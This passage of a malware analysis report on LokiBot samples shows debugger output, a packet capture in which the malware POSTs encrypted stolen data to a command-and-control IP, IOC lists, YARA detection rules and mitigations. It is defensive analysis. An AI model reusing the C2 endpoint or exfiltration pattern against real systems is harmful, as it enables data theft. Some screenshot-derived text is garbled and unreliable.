C3	ret		LastError 00000000 (ERROR_SUCCESS)
8B45 10	mov eax,dword ptr ss:[ebp+10]	[ebp+10]:L"OS=Windows_NT"	LastStatus 00000000 (STATUS_SUCCESS)
85C0 75 05	test eax,eax	eax:L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\Win	
66:8906	mov word ptr ds:[esi].ax	esi:L"OS=Windows NT"	GS 002B FS 0053 ES 002B DS 002B
EB DF	jmp hjxnj.406AFF		CS 0023 SS 0028
8BD 6	mov edx,esi	esi:L"OS=Windows_NT"	
26D0 0F6708	sub edx,eax movzx ecx,word ptr ds:[eax]	<pre>eax:L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\Window</pre>	ST(0) 000000000000000000 x87r0 Boş 0.000000000000000000
66:890C02	mov word ptr ds:[edx+eax].cx	caste Fachet, ((Figg am Files (Xoo) ((common Files (V) acte())ava/(javapach,c./(#fileons/(systems),c./(#file	ST(1) 00000000000000000 x87r1 Boş 0.000000000000000000
83C0 02	add eax,2	eax:L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\Win	ST(2) 00000000000000000 x87r2 Bos 0.000000000000000000
66:85C9	test cx,cx		ST(3) 000000000000000000 x87r3 Boş 0.00000000000000000 ST(4) 000000000000000000 x87r4 Boş 0.0000000000000000000
✓ 74 03 4F	je hjxnj.406B36 dec edi		ST(5) 00000000000000000 x87r5 Bos 0.00000000000000000
↑ 75 EE	ine h1xn1,406824		ST(6) 000000000000000000 x87r6 Bos 0,00000000000000000000
33C0	xor eax,eax	eax:L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\Win	ST(7) 0000000000000000000 x87r7 Boş 0.000000000000000000
85FF	test edi,edi jne hjxnj.406810		water and see
66:8906	mov word ptr ds:[esi].ax	esi:L"OS=Windows_NT"	
E0.03035555	will bind sound if		Varsayıları (stdcall) 👻 5 🐳 🛄 Kiltsiz
			1: [esp+4] 0215158A L"05=Windows_NT"
es (x86)//Common	Files\\Oracle\\Java\\javapath;C:\\	<pre>\Windows\\system32;C:\\Windows;C:\\Windows\\System32\\Wbem;C:\\Windows\\System32\\WindowsPowerShell\\v1.0\</pre>	2: [esp+8] 0018FF88
			3: [esp+C] 00403EAB hjxnj.00403EAB 4: [esp+10] 02152348 L"OS=Windows_NT"
6			5: [esp+14] 000000E
400		(b)	
💭 Döküm4 🔛	Döküm5 👹 İzle 1 🛛 💷 I Yerel Değişkenler	2 Yapi 0018FEE8 0215158A L"OS=W	indows_NT"
	ASCII	0018FFEC 0018FF88 0018FFEC 0018FF88	to hjxnj.00403EAB from hjxnj.00406AEA
00 43 00 3A 00	SC 00 P.a.t.h.=.C.:.\.	0018FEF4 00405EAB [=C0]	indows NT"
00 61 00 60 00	20 00 P.r.o.g.r.a.m 78 00 F.1.1.e.s(.x.	0018FEF8 0000000E	_
00 6F 00 60 00	6D 00 8.6.).\.C.o.m.m.	0018FEFC 0215158A L"05=W"	indows_NT"
00 6C 00 65 00	73 00 0.nF.1.1.e.s.	= 0013FF04 0000000	
00 6C 00 65 00	5C 00 \.O.r.a.c.l.e.\. 76 00 J.a.v.a.\.j.a.v.	0018FF08 0000000	
00 38 00 43 00	3A 00 a.p.a.t.h.:.C.:.	0018FE0C 00401C5D return	to hjxnj.00401C5D from hjxnj.00403E2C
00 6F 00 77 00	73 00 \.W.1.n.d.o.w.s.	0018FF10 4E81A869 0018FF14 0000000	
00 65 00 60 00	33 00 \.s.v.s.t.e.m.3.	0018FF18 0000000	
00 57 00 69 00	6E 00 2.;.C.:.\.W.i.n. 5C 00 d.o.w.s.:.C.:.\.	0018FF1C 7EFDE000	
00 77 00 73 00	SC 00 W.i.n.d.o.w.s.\.	0018FF20 0000044 0018FF20 00541EE	
00 6D 00 33 00	32 00 S.y.s.t.e.m.3.2.	0018FF24 00542CBE 0018FF28 0000000	
00 38 00 43 00	3A 00 \.W.b.e.m.;.C.:.	+ ()	
00 or 00177 00	73 00 \.W.i.n.d.o.w.s.		

Figure 21- Detection of changes made

It is determined that the pest has added to the path from Environment variables.

These paths are:

C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath

 $C: \label{eq:c:windows} System 32 \windows PowerShell \v1.0 \label{eq:c:windows} PowerShell \v1.0 \v$

C:\\Users\\Admin\\AppData\\Local\\Programs\\Python\\Python37\\Scripts\\




Figure 22- Anti-debug detection

It used **antidebug technique** to detect the malware analysis environment, change the malware behavior or terminate itself. This makes it difficult for analysts to understand the inner workings of the malware.



Network Analysis

	0 🌗 🛅	🔀 🖸 🍳 🗢 🖻 🛐	1 I I Q C	Q, Q, 👳	
tcp.strea	im eq 0				
	Time	Source	Destination	Protocol	Length Info
	17.232871	10.127.0.148	171.22.30.147	TCP	66 49174 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
	17.265029		10.127.0.148	TCP	66 80 → 49174 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
			171.22.30.147	TCP	60 49174 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
	17.269835	10.127.0.148	171.22.30.147	TCP	298 49174 → 80 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=244 [TCP segment of a reassembled PDU]
	17.301890		10.127.0.148	TCP	54 80 → 49174 [ACK] Seq=1 Ack=245 Win=30336 Len=0
	17.302201	10.127.0.148	171.22.30.147	HTTP	428 POST /kelly/five/fre.php HTTP/1.0
	17.334659		10.127.0.148 10.127.0.148	НТТР	54 80 → 49174 [ACK] Seq=1 Ack=619 Win=31360 Len=0 250 HTTP/1.0 404 Not Found (text/html)
			10.127.0.148	TCP	250 HTTP/1.0 404 NOT Found (Text/ntml) 54 80 → 49174 [FIN, ACK] Seq=197 Ack=619 Win=31360 Len=0
	17.547101		171.22.30.147	TCP	60 49174 → 80 [ACK] Seq=619 Ack=198 Win=65280 Len=0
	17.547404	10.127.0.148	171.22.30.147	TCP	60 49174 → 80 [FIN, ACK] Seq=619 Ack=198 Win=65280 Len=0
	17.579572		10.127.0.148	TCP	54 80 → 49174 [ACK] Seq=198 Ack=620 Win=31360 Len=0
▷ Transm ▷ [2 Rea	ission Cont	Version 4, Src: 10.127. rol Protocol, Src Port: P Segments (618 bytes): r Protocol	49174, Dst Port:	80, Seq: 245	5, Ack: 1, Len: 374
I				Figure	e 23- Wireshark Log Record
		Wireshark - Follow TCP Strean	(ten stream on 0) due	5	
		POST /kelly/five/fre.php		mp.pcap	-
		User-Agent: Mozilla/4.08		5	
		Host: 171.22.30.147	· · · · · · · · · · · · · · · · · · ·		
		Accept: */*			
		Content-Type: applicatio Content-Encoding: binary	n/octet-stream		
		Content-Key: BA36E926			
		Content-Length: 374			
		Connection: close			
		'ckav.ru	MMMDR).Rkk
		7.6.7ElacDH.	2 2 nhat n.s.	/Hwg fac	e.b.oMk%.6.mEpEu 80@6g-XpiWl\$dD\$ <p.=s.13< th=""></p.=s.13<>
		aLMEU:lg.n.aT	.x.ArJ>Pi+	.n2.ynwE	Eix}.EdR\$,Qv.["#.h".)@.~xxH(^*irHTTP/1.0 404 Not Found
		Date: Thu, 09 Feb 2023 1	L:45:59 GMT		· · · · · · · · · · · · · · · · · · ·
		Server: Apache			
		Status: 404 Not Found			
		Content-Length: 15			
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: close Content-Type: text/html;	charset=UTF-8		
		Content-Length: 15 Connection: Close Content-Type: text/html; File not found.			
œ	2760	Content-Length: 15 Content: close Content-Type: text/html; File not found.	HKLM\SOFT		ow6432Node∖Microsoft∖Cryptography∖Defaults∖Provider∖Microsoft Strong Cryptographic Pri
	2760	Content-Length: 15 Content: close Content-Type: text/html; File not found.	HKLM\SOFT		
08	2760 2760	Content-Length: 15 Connection: Class Content-Type: text/ntal; File not found.	HKLM\SOFT	.loca	aldomain:49227 -> 171.22.30.147.http
ie ie	2760 2760 2760	Content-Length: 15 Content-Type: text/ntal; File not found.	HKLM\SOFT WIN-I WIN-I	.loca .loca	aldomain:49227 -> 171.22.30.147;http aldomain:49227 -> 171.22.30.147;http
e e	2760 2760 2760	Content-Length: 15 Content-Type: text/ntal; File not found.	HKLM\SOFT	.loca .loca	aldomain:49227 -> 171.22.30.147.http aldomain:49227 -> 171.22.30.147.http
e e	2760 2760 2760 2760 2760	Content-Length: 15 Connection: Class Content-Type: text/ntal; File not found. File not found. File not found. TCP Connect TCP Send TCP Send	HKLM\SOFT WIN-I WIN-I	.loca .loca	aldomain:49227 -> 171.22.30.147.http
e e e	2760 2760 2760 2760 2760 2760	Content-Length: 15 Content: 10 close Content: Type: text/html; File not: found.	HKLM\SOFT WIN-I WIN-I WIN-I	.loca .loca .loca	aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http
e e e	2760 2760 2760 2760 2760 2760	Content-Length: 15 Connection: Class Content-Type: text/ntal; File not found. File not found. File not found. TCP Connect TCP Send TCP Send	HKLM\SOFT WIN-I WIN-I	.loca .loca .loca	aldomain:49227 -> 171.22.30.147;http aldomain:49227 -> 171.22.30.147;http
e e e	2760 2760 2760 2760 2760 2760 2760	Content-Length: 15 Content-Type: text/ntal; File not found. File not found. RegOloseKey TCP Connect TCP Send TCP Send TCP Send TCP Send TCP Send TCP Receive	HKLM\SOFT WIN-I WIN-I WIN-I	.loca .loca .loca	aldomain:49227 -> 171.22.30.147.http aldomain:49227 -> 171.22.30.147.http aldomain:49227 -> 171.22.30.147.http
e e e e	2760 2760 2760 2760 2760 2760 2760 2760	Content-Length: 15 Content-Type: text/ntal; File not found. File not found. File not found. TCP Connect A TCP Send TCP Send TCP Send TCP Send TCP Send TCP Secive TCP Receive TCP Receive TCP Receive TCP Receive	HKLM\SOFT WIN-I WIN-I WIN-I WIN-I	Joci Joci Joci Joci	aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http
00 00 00 00 00 00 00 00 00 00 00 00 00	2760 2760 2760 2760 2760 2760 2760 2760	Content-Length: 15 Content-Type: text/ntal; File not found. File not found. RegOloseKey TCP Connect TCP Send TCP Send TCP Send TCP Send TCP Send TCP Receive	HKLM\SOFT WIN-I WIN-I WIN-I WIN-I	Joci Joci Joci Joci	aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http
ce ce ce ce ce ce	2760 2760 2760 2760 2760 2760 2760 2760	Content-Length: 15 Content-Type: text/mtal; File not found. File not found. File not found. CP Connect CP Connect CP Send TCP Send TCP Send TCP Receive TCP Receive TCP Receive TCP Receive	HKLM\SOFT WIN-I WIN-I WIN-I WIN-I	Joci Joci Joci Joci	aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http
ce ce ce ce ce	2760 2760 2760 2760 2760 2760 2760 2760	Content-Length: 15 Content-Type: text/ntal; File not found. File not found. File not found. TCP Connect A TCP Send TCP Send TCP Send TCP Send TCP Send TCP Secive TCP Receive TCP Receive TCP Receive TCP Receive	HKLM\SOFT WIN-I WIN-I WIN-I WIN-I	Joci Joci Joci Joci	aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http aldomain:49227 -> 171.22.30.147:http

Figure 24- Process Monitor Log Record

It is observed that the malware first establishes a TCP connection with the IP address "171[.]22[.]30[.]147". Then it sends the "/kelly/five/fre[.]php http/1.0 POST" request by encrypting the data it collects on the target device. Then the TCP connection is closed.



IOCs

IPs :

IOC Type	IOC
IPv4	171[.]22[.]30[.]147
IPv4	188[.]114[.]96[.]13

DOMAINs:

ІОС Туре	IOC
Domain	/kelly/five/fre[.]php

HASHs:

IOC Type	IOC	
MD5	6ac95d0ff18baaa2fa5bbfa1cbe4ff6e	
MD5	b4ede3be28a02d4ad6033d5e8021e2f4	
MD5	ea1faf5523c76af6706f84401b9809c0	
SHA1	c557fbe7b5d90e06a8620f8ecf13c0a91dfc213c	
SHA256	1b574a66c84924886daec4841e1b107258e019aaf6f336329ae 8fae7cbd52a34	
SHA256	4edd01345f58b9cc04a88ca15d6b82895f44f5b9cb51ad63b809 de09029670ac	
SHA256	8a5a024272361bb1ae12860c033bb52685d7b0ea3bce5fac464 39f3f3ad36a84	



Kellyzx.exe Yara Rule

```
import "hash"
rule kellyzx
{
meta:
       author = "Kerime Gencay"
       date = "13/02/2023"
       description = "LokiBot YARA Rule"
       file_name = "kellyzx.exe"
       hash1 = "3BC68A0764CCC400C9A9F595E9F3ED3E"
strings:
       $string1 = "7.33.18.75" wide
       $string2 = "RichEdit20W" wide
       $string3 = "%s%S.dll" wide
       $opc1 = {FF 15 38 81 40 00 B9 68 CE 40 00 8B F0 E8 F3 38 00 00 8D 85 D4 FD
       FF FF 68 00 78 43 00 50 E8 D9 2E 00 00 53 68 00 01 00 04 6A 02 53 53 8D 85
       D4 FD FF FF 68 00 00 00 C0 50 FF 15 F4 80 40 00} //allocate, deobfuscate and
       createfile
       $opc2 = {FF 15 04 81 40 00 8B C8 6A 00 41 F7 D9 1B C9 23 C8 51 FF 74 24 14
       6A 00 6A 01 FF 74 24 1C FF 74 24 1C FF 15 F4 80 40 00}
condition:
       uint16(0) == 0x5A4D and
       (any of ($string*) or
         any of ($opc*))
}
```



hjxnj.exe Yara Rule

```
import "hash"
rule hjxnj
{
  meta:
       author = "Kerime Gencay"
       date = "13/02/2023"
       description = "LokiBot YARA Rule"
       file_name = "hjxnj.exe"
       hash1 = "CF86B09B00E89238F9205E6D469BCDD6"
  strings:
       $debug_artifact= "C:\\xampp\\htdocs\\c5892ccff2804af39d7bac9f5f6d95bb\\Load
       er\\Release\\Loader.pdb"
       $opc1 = {FF 15 B4 90 40 00 8B F0 33 C9 3B F1 75 04 33 C0 5E C3 66 39 0E 74
       10 83 C0 02 66 39 08 75 F8 83 C0 02 66 39 08 75 F0 53 2B C6 8D 58 02 57 53
       E8 C8 18 00 00}
  condition:
       uint16(0) == 0x5A4D and
       (any of ($opc*) or
       1 of ($debug_artifact*))
}
```



MITRE ATT&CK TABLE

Discovery	Command and Control	Defense Evasion	Persistence	Collection
T1012	T1071	T1222	T1047	T1055
Query Registry	Web Protocols	File and Directory Permissions	Create or Modify Systems	Data From Local System
T1082		T1036		
Information Discovery		Creates Files inside the user directory		



MITIGATIONS

- Employ comprehensive cyber security solutions that include real-time threat detection, behavior monitoring, and malware removal capabilities. This can help identify and neutralize the presence of malicious files such as **"kellyzx.exe"** and **"hjxnj.exe."**
- Ensure that all operating systems, applications, and software are up to date with the latest security patches. Regular updates can help address vulnerabilities that malware often exploits.
- Deploy reputable antivirus and anti-malware solutions that can proactively scan and remove malicious files. These tools can aid in detecting and eliminating threats like **kellyzx.exe** before they cause harm.
- Implement application whitelisting to restrict the execution of unauthorized applications. This can prevent the launch of malicious executables like "Kellyzx.exe" and "hjxnj.exe."
- Provide training to users to recognize phishing emails, suspicious links, and attachments. User awareness can significantly reduce the likelihood of malware infiltration through social engineering tactics.
- Continuously monitor network traffic for unusual patterns and connections to known malicious IP addresses. This can help in early detection and mitigation of malicious activity.
- If a system is compromised, isolate it from the network to prevent the malware from spreading to other devices or servers.
- Maintain regular backups of critical data. In case of an attack, having backups can mitigate the impact of data loss.







